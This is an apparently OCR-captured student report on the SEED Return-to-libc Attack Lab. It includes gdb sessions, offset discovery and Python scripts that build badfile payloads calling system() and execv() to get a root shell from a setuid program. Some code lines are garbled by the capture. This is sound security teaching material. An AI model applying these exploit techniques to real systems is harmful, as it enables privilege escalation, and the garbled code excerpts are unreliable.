

Return-to-libc Attack Lab


Aamir Baloch
AMB21W

To start the project I downloaded the files through the Seed Lab website.
Installed the prebuilt machine and signed in using the github instructions



Downloaded the code using the built-in firefox on VM





Return-to-libc Attack Lab

Went through Makefile and retlib.c and changed buffer

```
TARGET = retlib

all: ${TARGET}

N = 56
retlib: retlib.c
	gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
	sudo chown root $@ && sudo chmod 4755 $@

clean:
	rm -f *.o *.out ${TARGET} badfile
~
~
~
```

```
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 56
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof():  0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof():  0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}
```

Starting lab task by turning off countermeasures:

sudo sysctl -w kernel.randomize_va_space=0
Doing the above code ensure that address space randomization will be turned off
$ sudo ln -sf /bin/zsh /bin/sh
Doing this ensures the shell stays in zsh.
Then ran make to create

Lab tasks
Task 1:
Made a badfile for the input to retlib. Executed gdb debugger in quiet mode to print address spaces of system and exit.

Return-to-libc Attack Lab

Establish a breakpoint in main and ran program.

```
[10/01/23]seed@VM:~/.../Labsetup$ touch badfile
[10/01/23]seed@VM:~/.../Labsetup$ ll
total 22
-rwxrwxrwx 1 root root     0 Oct  1 01:27 badfile
-rwxrwxrwx 1 root root   554 Sep 30 01:59 exploit.py
-rwxrwxrwx 1 root root   214 Oct  1 01:11 Makefile
-rwxrwxrwx 1 root root 15788 Oct  1 01:26 retlib
-rwxrwxrwx 1 root root   995 Oct  1 01:26 retlib.c
[10/01/23]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$
```

```
[------------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p execv
$3 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$
```

I also printed the address space of execv to save for use later.
I then saved these addresses in a text file to use in exploit later.

Reran the program without the break in main to obtain a seg fault. From this segfault halting the program I ran pattern_create 300 badfile to obtain EIP value which outputted the string ‘IAAe’. Ran pattern_offset ‘IAAe’ to obtain a buffer offset of 72.

```
AAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%e
A%4A%JA%fA%5A%K"...)
0020| 0xffffcdb4 ("6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuA
AXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A
%JA%fA%5A%KA%gA"...)
0024| 0xffffcdb8 ("AAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAA
vAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%
fA%5A%KA%gA%6A%"...)
0028| 0xffffcdbc ("A7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAY
AAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5
A%KA%gA%6A%\254\023\377", <incomplete sequence \367>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x65414149 in ?? ()
gdb-peda$ pattern_offset 'IAAe'
IAAe found at offset: 72
gdb-peda$
```

Return-to-libc Attack Lab

Copied and pasted both addresses to exploit.py
 Task2: Putting the shell string in the memory
We need to collect the address space for bin/sh as well as -p to use later for the root.
To do so I created 2 environment variables, MYSHELL and MYSHEEP to store the address of both respectively. Copying the code provided in the lab the following addresses were printed

I then use env to verify that the program runs inside a child process.
I then create a program to print out the address of MYSHELL

Return-to-libc Attack Lab

```
seed@VM: ~/.../Labsetup
10/02/23]seed@VM:~/.../Labsetup$ ./prtenv
EW001: ffffd3eb
10/02/23]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
10/02/23]seed@VM:~/.../Labsetup$ ./prtenv
YSHELL: ffffd3eb
10/02/23]seed@VM:~/.../Labsetup$ vim prtenv.c
10/02/23]seed@VM:~/.../Labsetup$ vim prtenv.c
10/02/23]seed@VM:~/.../Labsetup$ export MYSHEEP=-p
10/02/23]seed@VM:~/.../Labsetup$ env | grep MYSHEEP
YSHEEP=-p
10/02/23]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
10/02/23]seed@VM:~/.../Labsetup$ ./prtenv
YSHELL: ffffd3e0
-: ffffde6c
10/02/23]seed@VM:~/.../Labsetup$
```

I made sure to compile the code using the -m32 flag to ensure the binary code printed in the prtenv file would be for a 32-bit machine. The retlib file is made for 32-bit machines.

The following is the text file containing all my address space

```
system = 0xf7e12420
exit = 0xf7e04f80
MYSHELL: ffffd3e0
P-: ffffde6c
input buffer = 0xffffcd70
execv = 0xf7e994b0


foo = 0x565562b0
```

Task 3: Launching the Attack

After collecting the address I copied and pasted it into the exploit.py code provided to us.

I apologize, I did not realize realize the side is cut off a little.

The address of the system starts at the beginning of the buffer array which is 72 to 76. From there the address of exit goes from 76-80. The address of bin/sh goes from 80-84.

Return-to-libc Attack Lab

```
!/usr/bin/env python3
import sys

 Fill content with non-zero values
:ontent = bytearray(0xaa for i in range(300))

( = 72 + 8
;h_addr = 0xffffd3e0       # The address of "/bin/sh"
:ontent[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

/ = 72
;ystem_addr = 0xf7e12420   # The address of system()
:ontent[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

! = 72 + 4
:xit_addr = 0xf7e04f80     # The address of exit()
:ontent[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

 Save content to a file
vith open("badfile", "wb") as f:
  f.write(content)
-
-
'exploit.py" 21L, 565C                                    15,10          All
```

```
*Untitled Do
em = 0xf7e12420
 = 0xf7e04f80
ELL: ffffd3e0
ffffde6c
```

To run the attack we execute exploit.py then retlib

After running the attack we can see that the input size is 300 and the attack was successful.

```
seed@VM: ~/.../Labsetup
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ vim Makefile
[10/02/23]seed@VM:~/.../Labsetup$ vim retlib.c
[10/02/23]seed@VM:~/.../Labsetup$ make clean
rm -f *.o *.out retlib  badfile
[10/02/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=56 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd14
Frame Pointer value inside bof():  0xffffcd58
# whoami
root
#
```

Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.

```
Frame Pointer value :
# exit
Segmentation fault
```

Return-to-libc Attack Lab

After running the program without the exit() function, the program can run but after running again a segmentation fault was produced.

After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why.

```
[10/02/23]seed@VM:~/.../Labsetup$ vim prtenv.c
[10/02/23]seed@VM:~/.../Labsetup$ mv retlib newretlib
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
  File "./exploit.py", line 49
    for x in range (1,11)
                        ^
SyntaxError: invalid syntax
[10/02/23]seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ vim exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./exploit.py
[10/02/23]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd14
Frame Pointer value inside bof():  0xffffcd58
[10/02/23]seed@VM:~/.../Labsetup$
```

Renaming the file does not allow the program to succeed. The number of characters needs to be the same in order to execute.

Task 4: Defeat Shell's countermeasure
Changing back the symbolic link which disables countermeasures and changes bin/zsh to bin/dash which is the normal setting

```
[10/02/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/dash /bin/sh
```

I then went out to edit the exploit.py file. The goal is to organize all the information I had to execute with the int execv function in main. The function took in 2 arguments, first is the address to the command, and the second is the address to the argument array for the command.
I first established the address to 200 which was within the 300 range provided.
I then established passing the payload into the array. I did this by assigning the shell, -p, and null value at the beginning of the stack assigning each 4 bits. After doing so I then established input buffer which was the combination of the input address we obtained earlier and the address space allocated.
After doing so I then had to assign a space for argv in the array provided. I did this by taking the buffer of 72 and adding 12 which pushes it to the top of the stack.

```
Home    Downloads    Labsetup
seed@VM: ~/.../Labsetup
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

address = 200


#parameter 2
#passing payload into array
sh_addr = 0xffffd3e0       # The address of "/bin/sh"
content[address:address+4] = (sh_addr).to_bytes(4,byteorder='little')

#address of -p
p_addr = 0xffffde6c
content[address+4:address+8] = (p_addr).to_bytes(4,byteorder='little')

#null value
null_val = 0x00000000
content[address+8:address+12] = (null_val).to_bytes(4,byteorder='little')

#shell
X = 72 + 8
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

#input buffer
-- INSERT --                                              8,1           Top
```

```
#input buffer
input_addr = 0xffffcd70
argv = input_addr + address
#argv array in array
SecondX = 72 + 12
content[SecondX:SecondX+4] = (argv).to_bytes(4,byteorder='little')

Y = 72
#system_addr = 0xf7e12420   # The address of system()
#content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#execv
execv = 0xf7e994b0
content[Y:Y+4] = (execv).to_bytes(4,byteorder='little')

Z = 72 + 4
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
-- INSERT --                                              48,1          Bot
```

After compiling the provided code and running retlib we can see that the attack was successful.

```
[10/02/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd14
Frame Pointer value inside bof():  0xffffcd58
# whoami
root
#
```

Task 5:

I did not get a chance to do part 5 but I can see that it requires a for loop of some sort to execute 10x before establishing bash root shell. To do so one one use the execv address and then incorporating the bin/sh as well as the argv.